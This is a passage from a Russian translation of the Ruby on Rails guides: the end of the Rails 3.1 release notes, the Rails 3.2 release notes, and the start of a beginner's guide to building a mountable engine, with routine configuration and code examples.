- `ActiveRecord::Associations::AssociationProxy` был разделен. Теперь имеется класс `Association` (и подклассы), ответственные за работу со связями, и отдельная “тонкая” обертка по имени `CollectionProxy`, передающая связи коллекции. Это предотвращает загрязнение пространства имен, разделяет решаемые проблемы, и позволяет дальнейший рефакторинг.
- Одиночные связи (`has_one`, `belongs_to`) больше не имеют прокси, и просто возвращают связанную запись или `nil`. Это означает, что больше не следует использовать недокументированные методы наподобие `bob.mother.create` – используйте вместо этого `bob.create_mother`.
- Поддержка опции `:dependent` для связи `has_many :through`. По историческим и практическим причинам, `:delete_all` является стратегией удаления по умолчанию, используемой в `association.delete(*records)`, не смотря на то, что стратегией по умолчанию для обычного `has_many` является `:nullify`. Также, это работает только если вторая сторона связи `belongs_to`. В других ситуациях следует непосредственно изменить связь `through`.
- Изменилось поведение `association.destroy` для `has_and_belongs_to_many` и `has_many :through`. Теперь `'destroy'` или `'delete'` на связи будет означать ‘избавиться от связи’, а не (обязательно) ‘избавиться от связанных записей’.
- Раньше `has_and_belongs_to_many.destroy(*records)` уничтожал сами записи. Он не удалял какие-либо записи в соединительной таблице. Теперь он удаляет записи в соединительной таблице.
- Раньше `has_many :through.destroy(*records)` удалял сами записи и записи в соединительной таблице. [Отметьте: Это не всегда было так; ранние версии Rails удаляли только сами записи.] Теперь он уничтожает только записи в соединительной таблице.
- Отметьте, что это изменение в некоторой степени обратно не совместимо, но, к сожалению, нет никакого способа объявить его `'deprecate'` перед изменением. Изменение было сделано для единообразия в понятиях `'destroy'` или `'delete'` для различных типов связи. Если хотите уничтожить сами записи, следует выполнить `records.association.each(&:destroy)`.
- В `change_table` добавлена опция `:bulk => true`, чтобы выполнить все изменения схемы, определенные в блоке, с использованием одного выражения `ALTER`.

```

change_table(:users, :bulk => true) do |t|
  t.string :company_name
  t.change :birthdate, :datetime
end

```

- Убрана поддержка доступа к атрибутам в соединительной таблице `has_and_belongs_to_many`. Следует использовать `has_many :through`.
- Добавлен метод `create_association!` для связей `has_one` и `belongs_to`.
- Миграции теперь обратимы, что означает, что Rails теперь понимает, как обратить ваши миграции. Для использования обратимых миграций просто определите метод `change`.

```

class MyMigration < ActiveRecord::Migration
  def change
    create_table(:horses) do |t|
      t.column :content, :text
      t.column :remind_at, :datetime
    end
  end
end

```

- Некоторые вещи не могут быть автоматически обратимы. Если вы знаете, как их обратить, следует в миграциях определить up и down. Если вы определите какое-либо изменение в change, которое не может быть обращено, при откате миграции будет вызвано исключение IrreversibleMigration.
- Теперь миграции используют методы экземпляра вместо методов класса:

```
class FooMigration < ActiveRecord::Migration
  def up # He self.up
    ...
  end
end
```

- Файлы миграции созданные генераторами модели и конструктивной миграции (для примера, add_name_to_users), используют метод обратимой миграции change вместо обычных методов up и down.
- Убрана поддержка интерполяции строк с условиями SQL на связях. Вместо этого должен быть использован proc.

```
has_many :things, :conditions => 'foo = #{bar}' # до
has_many :things, :conditions => proc { "foo = #{bar}" } # после
```

Внутри proc, self это объект, являющийся владельцем связи, за исключением случая, когда связь лениво загружается, в этом случае self это класс, в котором определена связь.

Внутри proc можно иметь “нормальные” условия, поэтому следующее будет работать:

```
has_many :things, :conditions => proc { ["foo = ?", bar] }
```

- Ранее :insert_sql и :delete_sql на связи has_and_belongs_to_many позволяли вызвать ‘record’ для получения записи, которую нужно вставить или удалить. Теперь это передается как аргумент в proc.
- Добавлен ActiveRecord::Base#has_secure_password (через ActiveRecord::SecurePassword) для инкапсуляции элементарного пароля с использованием шифрования BCrypt и соли.

```
# Schema: User(name:string, password_digest:string, password_salt:string)
class User < ActiveRecord::Base
  has_secure_password
end
```

- При создании модели по умолчанию добавляется add_index для столбцов belongs_to или references.
- Установление id для объекта в belongs_to обновляет связь с объектом.
- Изменилась семантика ActiveRecord::Base#dup и ActiveRecord::Base#clone, чтобы более соответствовать семантике обычных методов Ruby dup и clone.
- Вызов ActiveRecord::Base#clone приведет к неполной копии записи, включая копирования состояния заморозки. Ни один колбэк не будет вызван.
- Вызов ActiveRecord::Base#dup продублирует запись, включая вызов пост-инициализационных хуков. Состояние заморозки не будет скопировано, и все связи будут очищены. Дублированная запись возвратит true для new_record?, будет иметь nil в поле id, и ее можно будет сохранить.
- Кэш запросов теперь работает с prepared statements. Никаких изменений в приложении не требуется.

Active Model

- attr_accessible принимает опцию :as для определения роли.
- Теперь InclusionValidator, ExclusionValidator и FormatValidator принимают опцию, которая может быть proc, lambda или что угодно, что отвечает на call. Эта опция будет вызвана с текущей записью в качестве аргумента, и возвратит объект, отвечающий на include? для InclusionValidator и ExclusionValidator, и возвратит регулярное выражение для FormatValidator.
- Добавлен ActiveRecord::SecurePassword для инкапсуляции элементарного пароля с использованием шифрования BCrypt и соли.
- ActiveRecord::AttributeMethods Допускает атрибуты, определяемые по требованию.
- Добавлена поддержка для выборочного включения и отключения обсерверов.
- Альтернативный поиск в пространстве имен l18n более не поддерживается.

Active Resource

- Для всех запросов формат по умолчанию был изменен на JSON. Если хотите продолжить использование XML, следует установить self.format = :xml в классе. Например,

```
class User < ActiveResource::Base
  self.format = :xml
end
```

Active Support

- ActiveSupport::Dependencies теперь вызывает NameError, если находит существующую константу в load_missing_constant.
- Добавлен новый метод Kernel#quietly, приглушающий STDOUT и STDERR.
- Добавлен String#inquiry как удобный метод для преобразования String в объект StringInquirer.
- Добавлен Object#in? для проверки, включен ли объект в другой объект.
- Теперь стратегия LocalCache является настоящим классом промежуточной программы, а не анонимным классом.
- Был представлен класс ActiveSupport::Dependencies::ClassCache как содержащий ссылки на перегружаемые классы.
- Был отрефакторен ActiveSupport::Dependencies::Reference, чтобы пользоваться преимуществами нового ClassCache.
- Портирован Range#cover? как псевдоним Range#include? в Ruby 1.8.
- Добавлены weeks_ago и prev_week в Date/DateTime/Time.
- Добавлен колбэк before_remove_const к ActiveSupport::Dependencies.remove_unloadable_constants!.

Устарело:

- ActiveSupport::SecureRandom устарел в пользу SecureRandom из стандартной библиотеки Ruby.

Заметки о релизе Ruby on Rails 3.2

Ключевые новинки в Rails 3.2:

- Режим Development стал быстрее
- Новый Engine для роутинга
- Автоматические Explain для запросов
- Тегированное логирование

Эти заметки о релизе покрывают основные обновления, но не включают все мелкие багфиксы и изменения. Чтобы увидеть все, обратитесь к [списку комитов](#) в главной репозитории Rails на GitHub.

Обновление до Rails 3.2

Если обновляете существующее приложение, было бы хорошо иметь перед этим покрытие тестами. Также, до попытки обновиться до Rails 3.2, необходимо сначала обновиться до Rails 3.1 и убедиться, что приложение все еще выполняется так, как нужно. Затем нужно предпринять следующие изменения:

Rails 3.2 требует как минимум Ruby 1.8.7

Rails 3.2 требует Ruby 1.8.7 или выше. Поддержка всех прежних версий Ruby была официально прекращена, и следует обновиться как можно быстрее. Rails 3.2 также совместим с Ruby 1.9.2.

Отметьте, что в Ruby 1.8.7 p248 и p249 имеются ошибки маршализации, ломающие Rails. Хотя в Ruby Enterprise Edition это было исправлено, начиная с релиза 1.8.7-2010.02. В ветке 1.9, Ruby 1.9.1 не пригоден к использованию, поскольку он иногда вылетает, поэтому, если хотите использовать 1.9.x перепрыгивайте на 1.9.2 для гладкой работы.

Что обновить в приложении

- Обновите зависимости в вашем Gemfile
 - rails = 3.2.0
 - sass-rails ~> 3.2.3
 - coffee-rails ~> 3.2.1
 - uglifier >= 1.0.3
- В Rails 3.2 устаревают vendor/plugins, а в Rails 4.0 будет убрано окончательно. Можете начинать перемещать эти плагины, выделяя их в геммы и добавляя в свой Gemfile. Если вы не хотите делать из них геммы, можно их переместить, скажем в lib/my_plugin/*, и добавить соответствующий инициализатор в config/initializers/my_plugin.rb.
- Имеется ряд новых конфигурационных изменений, которые можно добавить в config/environments/development.rb:

```
# Raise exception on mass assignment protection for Active Record models
```

```
config.active_record.mass_assignment_sanitizer = :strict

# Log the query plan for queries taking more than this (works
# with SQLite, MySQL, and PostgreSQL)
config.active_record.auto_explain_threshold_in_seconds = 0.5
```

Также необходимо добавить конфиг `mass_assignment_sanitizer` в `config/environments/test.rb`:

```
# Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict
```

Что обновить в ваших engine-ах

Замените код ниже комментарием в `script/rails` следующим содержимым:

```
ENGINE_ROOT = File.expand_path(' ../../', __FILE__)
ENGINE_PATH = File.expand_path(' ../../lib/your_engine_name/engine', __FILE__)

require 'rails/all'
require 'rails/engine/commands'
```

Создание приложения Rails 3.2

```
# Необходим установленный рубигем 'rails'
$ rails new myapp
$ cd myapp
```

Сторонние гемы

Сейчас Rails использует Gemfile в корне приложения, чтобы определить гемы, требуемые для запуска вашего приложения. Этот Gemfile обрабатывается [Bundler](#), который затем устанавливает все зависимости. Он может даже установить все зависимости локально в ваше приложение, и оно не будет зависеть от системных гемов.

Подробнее: — [Bundler homepage](#)

Живите на грани

Bundler и Gemfile замораживает ваше приложение Rails с помощью новой отдельной команды `bundle`. Если хотите установить напрямую из репозитория Git, передайте флажок `--edge`:

```
$ rails new myapp --edge
```

Если у вас есть локальная копия репозитория Rails, и вы хотите создать приложение с ее использованием, передайте флажок `--dev`:

```
$ ruby /path/to/rails/railties/bin/rails new myapp --dev
```

Основные особенности

Быстрый режим Development и роутинг

В Rails 3.2 режим `development` стал ощутимо быстрее. Вдохновившись работой [Active Reload](#), Rails перезагружает классы только тогда, когда файлы фактически изменились. В больших приложениях наблюдается существенный прирост производительности. Распознавание маршрутов также получило прирост скорости, благодаря новому engine [Journey](#).

Автоматические Explain запросов

Rails 3.2 поставляется с прекрасной возможностью раскрытия запросов, созданных ARel, определив метод `explain` в `ActiveRecord::Relation`. Для примера, можно запустить что-то наподобие `puts Person.active.limit(5).explain` и результат запроса ARel будет раскрыт. Это позволяет проверку правильности индексирования и дальнейшую оптимизацию.

Запросы, выполняющиеся более чем пол секунды, **автоматически** раскрываются в режиме `development`. Это поведение, разумеется, может быть изменено.

Тегированное логирование

При запуске многопользовательского приложения может сильно помочь фильтрация в логе, кто что делал. TaggedLogging в Active Support помогает это сделать точным, пометая строки лога поддоменами, id запросов и чем угодно, что поможет вам отладить такие приложения.

Документация

Начиная с Rails 3.2, руководства по Rails доступны для Kindle, и как бесплатные Kindle Reading Apps для iPad, iPhone, Mac, Android и т.д.

Railties

- Ускорен режим development за счет перезагрузки классов только при изменении зависимых файлов. Это может быть отключено, если установить `config.reload_classes_only_on_change` в `false`.
- Новые приложения получают флажок `config.active_record.auto_explain_threshold_in_seconds` в файлах конфигурации среды. Со значением 0.5 в `development.rb` и закомментированным в `production.rb`. Не упоминается в `test.rb`.
- Добавлена `config.exceptions_app` для указания приложения для обработки исключений, вызываемого промежуточной программой `ShowException` при вызове исключения. По умолчанию `ActionDispatch::PublicExceptions.new(Rails.public_path)`.
- Добавлена промежуточная программа `DebugExceptions`, содержащая особенности, извлеченные из промежуточной программы `ShowExceptions`.
- Отображает маршруты монтированных engines-ов в `rake routes`.
- Позволяет изменить порядок загрузки railties с помощью `config.railties_order` следующим образом:

```
config.railties_order = [Blog::Engine, :main_app, :all]
```

- Скаффолд возвращает 204 No Content для API запросов без содержимого. Это позволяет скаффолду работать с jQuery “из коробки”.
- Обновлена промежуточная программа `Rails::Rack::Logger`, чтобы добавлять любые теги, установленные в `config.log_tags`, в `ActiveSupport::TaggedLogging`. Это позволяет легко тегировать строки лога отладочной информацией, такой как поддомен и id запроса — оба очень полезны при отладке production многопользовательских приложений.
- Опции по умолчанию для `rails new` могут быть установлены в `~/.railsrc`. Можно указать дополнительные аргументы командной строки, используемые каждый раз при запуске ‘rails new’, в конфигурационном файле `.railsrc` в домашней директории.
- Добавлен псевдоним `d` для `destroy`. Это также работает для `engine`.
- Атрибуты генераторов скаффолда и модели по умолчанию строковые. Это позволяет следующее: `rails g scaffold Post title body:text author`
- Позволяет генераторам скаффолда/модели/миграции принимать модификаторы “index” и “uniq”. Например,

```
rails g scaffold Post title:string:index author:uniq price:decimal{7,2}
```

создаст индексы для `title` и `author`, причем последний будет уникальным индексом. Некоторые типы, такие как `decimal`, принимают произвольные опции. В примере `price` будет столбцом `decimal` с установленными точностью и масштабом 7 и 2 соответственно.

- Гем `Turn` был убран из дефолтного `Gemfile`.
- Убран старый генератор плагинов `rails generate plugin` в пользу команды `rails plugin new`.
- Убрано старое `config.paths.app.controller API` в пользу `config.paths["app/controller"]`.

Устарело

- `Rails::Plugin` устарел и будет убран в Rails 4.0. Вместо добавления плагинов в `vendor/plugins`, используйте гемы, или `bundler` с путем, или зависимости `git`.

Action Mailer

- Обновлена версия `mail` до 2.4.0.
- Убрано старое Action Mailer API, которое было объявлено устаревшим в Rails 3.0.

Action Pack

Action Controller

- `ActiveSupport::Benchmarkable` стал модулем по умолчанию для `ActionController::Base`, таким образом, метод `#benchmark` снова доступен в контексте контроллера, как это было раньше.
- Добавлена опция `:gzip` в `caches_page`. Опция по умолчанию может быть настроена глобально с использованием `page_cache_compression`.
- Теперь Rails будет использовать ваш макет по умолчанию (такой как “layouts/application”) при определенных условиях

:only и :except, и если они не выполняются.

```
class CarsController
  layout 'single_car', :only => :show
end
```

Rails будет использовать 'layouts/single_car' если запрос придет в экшн :show, и использовать 'layouts/application' (или 'layouts/cars', если он существует), если запрос придет в любой другой экшн.

- form_for изменился и использует "#{action}_#{as}" как класс css и id, если представлена опция :as. Ранние версии использовали "#{as}_#{action}".
- ActionController::ParamsWrapper на моделях ActiveRecord теперь оборачивают атрибуты attr_accessible только если они существуют. Если нет, будут обернуты только атрибуты, возвращенные методом класса attribute_names. Это устраняет оборачивание вложенных атрибутов при помещении их в attr_accessible.
- Пишет в лог "Filter chain halted as CALLBACKNAME rendered or redirected" каждый раз при прерывании предварительного колбэка.
- Проведен рефакторинг ActionDispatch::ShowExceptions. Контроллер ответственен за выбор как показывать исключения. В контроллере возможно переопределить show_detailed_exceptions?, чтобы определить, какие запросы должны предоставлять отладочную информацию при ошибках.
- Responders теперь возвращают 204 No Content для API запросов без тела запроса (как в новых скаффолдах).
- Проведен рефакторинг куки ActionController::TestCase. Назначаемые куки для тестовых случаев теперь должны использовать cookies[]

```
cookies[:email] = 'user@example.com'
get :index
assert_equal 'user@example.com', cookies[:email]
```

Для очистки куки используйте clear.

```
cookies.clear
get :index
assert_nil cookies[:email]
```

Больше не пишется HTTP_COOKIE и куки сохраняются между запросами, поэтому если нужно манипулировать средой для вашего теста, это нужно сделать до того, как куки будут созданы.

- send_file теперь угадывает тип MIME по расширению файла, если не предоставлен :type.
- Добавлены записи типов MIME для PDF, ZIP и других форматов.
- Позволяет fresh_when/stale? принимать запись вместо хэша опций.
- Изменен уровень лога для предупреждения об отсутствующем токене CSRF с :debug до :warn.
- По умолчанию ресурсы должны использовать протокол запроса или протокол по умолчанию, если запрос не доступен.

Устарело

- Устарел поиск подразумеваемого макета в контроллерах, чей родитель имеет явно установленный макет:

```
class ApplicationController
  layout "application"
end

class PostsController < ApplicationController
end
```

В вышеуказанном примере контроллер Posts больше не будет автоматически искать макет posts. Если вам нужна такая функциональность, следует либо убрать layout "application" из ApplicationController или явно установить его в nil в PostsController.

- Устарел ActionController::UnknownAction в пользу ActionController::ActionNotFound.
- Устарел ActionController::DoubleRenderError в пользу ActionController::DoubleRenderError.
- Устарел method_missing в пользу action_missing для отсутствующих экшнов.
- Устарели ActionController#rescue_action, ActionController#initialize_template_class и ActionController#assign_shortcuts.

Action Dispatch

- Добавлена config.action_dispatch.default_charset для настройки кодировки по умолчанию для ActionDispatch::Response.

- Добавлена промежуточная программа `ActionDispatch::RequestId`, создающая уникальный заголовок `X-Request-Id`, доступный в отклике, и включает метод `ActionDispatch::Request#uuid`. Это позволяет легко отслеживать запросы от начала до конца в стеке и идентифицировать отдельные запросы в смешанных логах, наподобие Syslog.
- Промежуточная программа `ShowExceptions` теперь принимает приложение для обработки исключений, ответственное за рендеринг исключения при ошибках приложения. Приложение запускается с копией исключения в `env["action_dispatch.exception"]`, и с переписанным `PATH_INFO` в код статуса.
- Позволяет настроить отклики `rescue` с помощью `railtie`, как в `config.action_dispatch.rescue_responses`.

Устарело

- Устарела возможность установить кодировку по умолчанию на уровне контроллера, вместо этого используйте новую `config.action_dispatch.default_charset`.

Action View

- В `ActionView::Helpers::FormBuilder` добавлена поддержка `button_tag`. Эта поддержка повторяет поведение по умолчанию `submit_tag`.

```
<%= form_for @post do |f| %>
  <%= f.button %>
<% end %>
```

- Хелперы дат принимают новую опцию `:use_two_digit_numbers => true`, отрисовывающую селекты-боксы для месяцев и дней с ведущим нулем без изменения соответствующих `value`. Для примера, это полезно для отображения дат в стиле ISO 8601, таких как `'2011-08-01'`.
- Для вашей формы можно предоставить пространство имен для обеспечения уникальности атрибута `id` у элементов формы. В созданном HTML `id` пространство имен атрибута будет идти впереди с подчеркиванием.

```
<%= form_for(@offer, :namespace => 'namespace') do |f| %>
  <%= f.label :version, 'Version' %>:
  <%= f.text_field :version %>
<% end %>
```

- Ограничено количество вариантов для `select_year` в 1000. Передайте опцию `:max_years_allowed` для установки своего лимита.
- Теперь `content_tag_for` и `div_for` могут принимать коллекцию записей. Они также передадут запись как первый аргумент, если вы вставите получаемый аргумент в блок. Таким образом, вместо этого:

```
@items.each do |item|
  content_tag_for(:li, item) do
    Title: <%= item.title %>
  end
end
```

Можно сделать так:

```
content_tag_for(:li, @items) do |item|
  Title: <%= item.title %>
end
```

- Добавлен метод хелпера `font_path`, вычисляющий путь к ресурсу шрифта в `public/fonts`.

Устарело

- Передача форматов или обработчиков в `render :template` и тому подобные методы, например `render :template => "foo.html.erb"`, устарела. Вместо этого можно предоставить непосредственно `:handlers` и `:formats` как опции: `render :template => "foo", :formats => [:html, :js], :handlers => :erb`.

Sprockets

- Добавлена конфигурационная опция `config.assets.logger` для контроля над логированием Sprockets. Установите ее `false` для отключения логирования, и `nil` для дефолтного Rails.logger.

Active Record

- Булевы столбцы со значениями `'on'` и `'ON'` считаются за `true`.
- Когда метод `timestamps` создает столбцы `created_at` и `updated_at`, по умолчанию он их делает `non-nullable`.
- Реализован `ActiveRecord::Relation#explain`.

- Реализован `AR::Base.silence_auto_explain`, позволяющий пользователю выборочно отключать автоматические EXPLAIN в блоке.
- Реализовано логирование автоматического EXPLAIN для медленных запросов. Новый конфигурационный параметр `config.active_record.auto_explain_threshold_in_seconds` определяет, что рассматривается как медленный запрос. Установите ему `nil`, чтобы отключить эту возможность. По умолчанию 0.5 в режиме `development`, и `nil` в режимах `test` и `production`. Rails 3.2 поддерживает эту возможность для SQLite, MySQL (адаптер `mysql2`) и PostgreSQL.
- Добавлен `ActiveRecord::Base.store` для определения простых одноколоночных хранилищ `key/value`.

```
class User < ActiveRecord::Base
  store :settings, accessors: [ :color, :homepage ]
end

u = User.new(color: 'black', homepage: '37signals.com')
u.color           # Accessor stored attribute
u.settings[:country] = 'Denmark' # Any attribute, even if not specified with an accessor
```

- Добавлена возможность запуска миграций только для определенного пространства имен, позволяющая запустить миграции только для одного engine (например, чтобы откатить изменения от engine, чтобы убрать его).

```
rake db:migrate SCOPE=blog
```

- Миграции, скопированные из engine-ов, теперь помещаются в пространство имен с именем engine, например `01_create_posts.blog.rb`.
- Реализован метод `ActiveRecord::Relation#pluck`, возвращающий массив значений столбца непосредственно из лежащей в основе таблицы. Он также работает с сериализованными атрибутами.

```
Client.where(:active => true).pluck(:id)
# SELECT id from clients where active = 1
```

- Методы созданных связей создаются в отдельном модуле, чтобы позволить переопределение и компоновку. Для класса с именем `MyModel`, модель будет называться `MyModel::GeneratedFeatureMethods`. Он включается в класс модели сразу после модуля `generated_attributes_methods`, определенного в `Active Model`, таким образом, методы связей переопределяют методы атрибутов с таким же именем.

- Добавлен `ActiveRecord::Relation#uniq` для создания уникальных запросов.

```
Client.select('DISTINCT name')
```

..может быть записано так:

```
Client.select(:name).uniq
```

В `relation` также можно отменить уникальность:

```
Client.select(:name).uniq.uniq(false)
```

- Поддержка порядка сортировки по индексу в адаптерах SQLite, MySQL и PostgreSQL.
- Опция `:class_name` для связей может принимать символ, в дополнение к строке. Это сделано, чтобы не смущать новичков, и быть последовательными в том факте, что другие опции, такие как `:foreign_key`, уже допускают символ или строку.

```
has_many :clients, :class_name => :Client # Отметьте, что символ должен начинаться с заглавной буквы
```

- В режиме `development`, `db:drop` также уничтожает тестовую базу данных, чтобы быть симметричной с `db:create`.
- Не чувствительные к регистру валидации уникальности избегают вызов `LOWER` в MySQL, когда столбец уже использует не чувствительное к регистру сопоставление.
- Транзакционные фикстуры выполняются во все активные соединения с базой данных. Можно тестировать модели на различных соединениях без отключения транзакционных фикстур.
- В `Active Record` добавлены методы `first_or_create`, `first_or_create!`, `first_or_initialize`. Этот подход лучше, чем старые динамические методы `find_or_create_by`, поскольку очевиднее, какие аргументы использованы для поиска записи, а какие для ее создания.

```
User.where(:first_name => "Scarlett").first_or_create!(:last_name => "Johansson")
```

- К объектам `Active Record` добавлен метод `with_lock`, начинающий транзакцию, блокирующий объект (пессимистично) и вызывающий блок. Метод принимает один (опциональный) параметр и передает его в `lock!`.

Поэтому возможно написать следующее:

```
class Order < ActiveRecord::Base
  def cancel!
```

```
transaction do
  lock!
  # ... cancelling logic
end
end
end
```

как:

```
class Order < ActiveRecord::Base
  def cancel!
    with_lock do
      # ... cancelling logic
    end
  end
end
```

Устарело

- Устарело автоматическое закрытие соединений в тредах. Для примера, следующий код устарел:

```
Thread.new { Post.find(1) }.join
```

Он должен быть изменен, чтобы закрывать соединение с базой данных в конце треда:

```
Thread.new {
  Post.find(1)
  Post.connection.close
}.join
```

Об этом должны беспокоиться только те, кто в своих приложениях создает треды.

- Методы `set_table_name`, `set_inheritance_column`, `set_sequence_name`, `set_primary_key`, `set_locking_column` устарели. Используйте вместо них методы назначения. Для примера, вместо `set_table_name` используйте `self.table_name=`.

```
class Project < ActiveRecord::Base
  self.table_name = "project"
end
```

Или определите собственный метод `self.table_name`:

```
class Post < ActiveRecord::Base
  def self.table_name
    "special_" + super
  end
end

Post.table_name # => "special_posts"
```

Active Model

- Добавлен `ActiveModel::Errors#added?` для проверки, была ли добавлена определенная ошибка.
- Добавлена возможность определить строгие валидации с помощью `strict => true`, которые всегда вызывают исключение, когда не проходят.
- Представлен `mass_assignment_sanitizer` как простое API для замены возможности экранизатора. Также поддерживаются возможность экранизатора `:logger` (по умолчанию) и `:strict`.

Устарело

- Устарел `define_attr_method` в `ActiveModel::AttributeMethods`, поскольку он использовался только во вспомогательных методах, таких как `set_table_name` в `Active Record`, которые сами устарели.
- Устарел `Model.model_name.partial_path` в пользу `model.to_partial_path`.

Active Resource

- Отклики перенаправления: 303 See Other и 307 Temporary Redirect теперь ведут себя как 301 Moved Permanently и 302 Found.

Active Support

- Добавлен `ActiveSupport::TaggedLogging`, который может обернуть любой стандартный класс `Logger`, чтобы предоставить возможности тегирования.

```
Logger = ActiveSupport::TaggedLogging.new(Logger.new(STDOUT))
```

```
Logger.tagged("BCX") { Logger.info "Stuff" }  
# Logs "[BCX] Stuff"  
  
Logger.tagged("BCX", "Jason") { Logger.info "Stuff" }  
# Logs "[BCX] [Jason] Stuff"  
  
Logger.tagged("BCX") { Logger.tagged("Jason") { Logger.info "Stuff" } }  
# Logs "[BCX] [Jason] Stuff"
```

- Метод `beginning_of_week` в `Date`, `Time` и `DateTime` принимает опциональный аргумент, представляющий день, в который начинается неделя.
- `ActiveSupport::Notifications.subscribed` предоставляет подписки на события, пока выполняется блок.
- Определены новые методы `Module#qualified_const_defined?`, `Module#qualified_const_get` и `Module#qualified_const_set`, являющиеся аналогами соответствующих методов в стандартном API, но принимающие полные имена констант.
- Добавлен `#deconstantize`, дополняющий `#demodulize` в словообразовании. Он убирает самый правый сегмент в полном имени константы.
- Добавлен `safe_constantize`, преобразующий строку в константу, но возвращающий `nil` вместо исключения, если константа (или ее часть) не существует.
- `ActiveSupport::OrderedHash` теперь помечается как `extractable` при использовании `Array#extract_options!`.
- Добавлены `Array#prepend` как псевдоним для `Array#unshift` и `Array#append` как псевдоним для `Array#<<`.
- Определение пустой строки для Ruby 1.9 было расширено пробелом Unicode. А также в Ruby 1.8 идеографический пробел U+3000 рассматривается как пробел.
- Инфлектор понимает акронимы.
- Добавлены `Time#all_day`, `Time#all_week`, `Time#all_quarter` и `Time#all_year` как способ создания интервалов.

```
Event.where(:created_at => Time.now.all_week)  
Event.where(:created_at => Time.now.all_day)
```

- Добавлена `instance_accessor: false` как опция в `Class#cattr_accessor` и схожих методах.
- Теперь у `ActiveSupport::OrderedHash` иное поведение для `#each` и `#each_pair` при передаче блока, принимающего свои параметры расплюснутыми.
- Добавлен `ActiveSupport::Cache::NullStore` для использования при разработке и тестировании.
- Убран `ActiveSupport::SecureRandom` в пользу `SecureRandom` из стандартной библиотеки.

Устарело

- `ActiveSupport::Base64` устарел в пользу `::Base64`.
- `ActiveSupport::Memoizable` устарел в пользу паттерна запоминания из Ruby.
- `Module#synchronize` устарел без какой-либо замены. Пожалуйста, используйте `monitor` из стандартной библиотеки ruby.
- Устарели `ActiveSupport::MessageEncryptor#encrypt` и `ActiveSupport::MessageEncryptor#decrypt`.
- Устарел `ActiveSupport::BufferedLogger#silence`. Если хотите приглушить лог в определенном блоке, измените для него уровень лога.
- Устарел `ActiveSupport::BufferedLogger#open_log`. Прежде всего, этот метод не должен быть публичным.
- Поведение `ActiveSupport::BufferedLogger`'s в части автоматического создания директории для файла лога устарело. Пожалуйста, убедитесь до инициализации, что директория для файла лога создана.
- Устарел `ActiveSupport::BufferedLogger#auto_flushing`. Или установите уровень синхронизации на соответствующем файловом дескрипторе следующим образом. Или настройте свою файловую систему. Теперь очистку контролирует кэш файловой системы.

```
f = File.open('foo.log', 'w')  
f.sync = true  
ActiveSupport::BufferedLogger.new f
```

- Устарел `ActiveSupport::BufferedLogger#flush`. Установите `sync` на ваш дескриптор или настройте свою файловую систему.

Engine для начинающих

Engine для начинающих

В этом руководстве вы узнаете об engine-ах, и как они могут быть использованы для предоставления дополнительного функционала содержащим их приложениям с помощью понятного и простого для понимания интерфейса. Вы изучите следующее:

- Зачем нужен engine
- Как создать engine
- Встроенные особенности engine
- Внедрение engine в приложение
- Переопределение функционала engine из приложения

Что такое engine?

Engine можно рассматривать как миниатюрное приложение, предоставляющее функционал содержащим их приложениям. Приложение Rails фактически всего лишь “прокачанный” engine с классом Rails::Application, унаследовавшим большую часть своего поведения от Rails::Engine.

Следовательно, об engine и приложении можно говорить как примерно об одном и том же, с небольшими различиями, как вы увидите в этом руководстве. Engine и приложение также используют одинаковую структуру.

Engine также близок к плагину, они оба имеют одинаковую структуру директории lib и оба создаются с помощью генератора rails plugin new. Разница в том, что engine рассматривается Rails как “full plugin” — что указывается опцией --full, передаваемой в команду генератора — но во всем этом руководстве он называется просто “engine”. Engine **может** быть плагином, а плагин **может** быть engine-ом.

Engine, который будет создан в этом руководстве, называется “blorgh”. Engine предоставит функционал блога содержащим его приложениям, позволяя создавать новые публикации и комментарии. Сначала мы поработаем отдельно с самим engine, а потом посмотрим, как внедрить его в приложение.

Engine также может быть отделен от содержащих его приложений. Это означает, что приложение может иметь маршрутный хелпер, такой как posts_path, и использовать engine, также предоставляющий путь с именем posts_path, и они оба не будут конфликтовать. Наряду с этим, контроллеры, модели и имена таблиц также выделены в пространство имен. Вы узнаете, как это сделать, позже в этом руководстве.

Важно все время помнить, что приложение **всегда** должно иметь приоритет над его engine-ами. Приложение — это объект, имеющий последнее слово в том, что происходит во вселенной (под вселенной понимаем окружение приложения), в то время как engine должен только улучшать ее, но не изменять радикально.

Для демонстрации других engine-ов, посмотрите [Devise](#), engine, предоставляющий аутентификацию для содержащих его приложений, или [Forem](#), engine, представляющий функционал форума. Также имеется [Spree](#), предоставляющий платформу электронной коммерции, и [RefineryCMS](#), CMS engine.

Наконец, engine не был бы возможен без работы James Adam, Piotr Samacki, Rails Core Team, и ряда других людей. Если вы с ними встретитесь, не забудьте поблагодарить!

Создание engine

Чтобы создать engine с помощью Rails 3.1, необходимо запустить генератор плагинов и передать ему опции --full и --mountable. Чтобы создать с нуля engine “blorgh”, следует запустить в терминале эту команду:

```
$ rails plugin new blorgh --full --mountable
```

Опция --full сообщает генератору плагинов, что вы хотите создать engine (являющийся монтируемым плагином, отсюда имя второй опции), он создает основную структуру директорий для engine, такие как подпапки в app, а также файл config/routes.rb. Этот генератор также создаст файл lib/blorgh/engine.rb, идентичный по функциям файлу config/application.rb приложения.

Опция --mountable сообщает генератору смонтировать engine в пустом тестовом приложении, расположенном в test/dummy внутри engine. Он это осуществляет, поместив эту строку в файле config/routes.rb пустого приложения, расположенном в test/dummy/config/routes.rb внутри engine:

```
mount Blorgh::Engine, :at => "blorgh"
```

Внутри engine

Критичные файлы

В корне директории нового engine есть файл blorgh.gemspec. Позже, когда вы будете включать engine в приложение, это нужно будет сделать с помощью следующей строки в Gemfile приложения:

```
gem 'blorgh', :path => "vendor/engines/blorgh"
```

Если указать его как гем в Gemfile, Bundler так его и загрузит, спарсив файл blorgh.gemspec, и затребовав файл в директории lib по имени lib/blorgh.rb. Этот файл требует файл blorgh/engine.rb (расположенный в lib/blorgh/engine.rb) и определяет базовый модуль по имени Blorgh.

```
require "blorgh/engine"
```

```
module Blorgh
end
```

В некоторых engine этот файл используется для размещения глобальных конфигурационных опций для engine. Это относительно хорошая идея, так что, если хотите предложить конфигурационные опции, файл, в котором определен module вашего engine, подходит для этого. Поместите методы в модуль и можно продолжать.

lib/blorgh/engine.rb это основной класс для engine:

```
module Blorgh
  class Engine < Rails::Engine
    isolate_namespace Blorgh
  end
end
```

Унаследованный от класса Rails::Engine, этот гем информирует Rails, что по определенному пути есть engine, и должным образом монтирует engine в приложение, выполняя задачи, такие как добавление директории app из engine к путям загрузки для моделей, рассыльщиков, контроллеров и вьюх.

